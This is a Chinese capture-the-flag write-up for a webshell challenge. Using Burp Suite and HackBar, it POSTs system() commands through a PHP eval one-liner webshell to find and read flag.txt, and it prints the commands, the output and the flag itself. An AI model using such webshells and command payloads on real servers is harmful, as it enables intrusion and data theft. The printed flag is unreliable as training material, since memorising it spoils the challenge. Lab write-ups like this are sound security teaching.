没有使用菜刀，尝试了其他两种方式： 1、Burp Suite；2、HackBar；原理都是一样的，**注意使用 POST 方法提交哦**。

1、 Burp Suite：

1） 拦截到页面请求，将其转到 Repeater，并在最下方加入请求参数：


shell = system(“find / -name ‘flag*’”);

2）查看 Response，最下方有目标文件路径：

/sys/devices/platform/serial8250/tty/ttyS25/flags
/sys/devices/platform/serial8250/tty/ttyS26/flags
/sys/devices/platform/serial8250/tty/ttyS27/flags
/sys/devices/platform/serial8250/tty/ttyS28/flags
/sys/devices/platform/serial8250/tty/ttyS29/flags
/sys/devices/platform/serial8250/tty/ttyS30/flags
/sys/devices/platform/serial8250/tty/ttyS31/flags
/var/www/html/flag.txt
<?php @eval($_POST['shell']);?></body>

3）修改 Repeater 中的请求参数为：

shell = system(“cat /var/www/html/flag.txt”);



4）查看 Response 中的结果：


```
    </style>
</head>
<body>
<h3>你会使用webshell吗？ </h3>

cyberpeace{24a2c53976201b30a86ffccd813194c2}&lt;?php
@eval($_POST[&#039;shell&#039;]);?&gt;</body>
```


2、 HackBar：

1） 在 **HackBar** 中输入相应 **URL** 和请求参数，请求参数为需要执行的 **shell**：

shell = system(“find / -name ‘flag*’”);




2） 在原先的页面可以看到相应结果，在最下面即是目标文件的路径，如下图所示：



3） 继续在 **Hackbar** 中执行命令：

shell = system(“cat /var/www/html/flag.txt”);



4） 在原页面即可查看到 flag.txt 中的 flag 内容：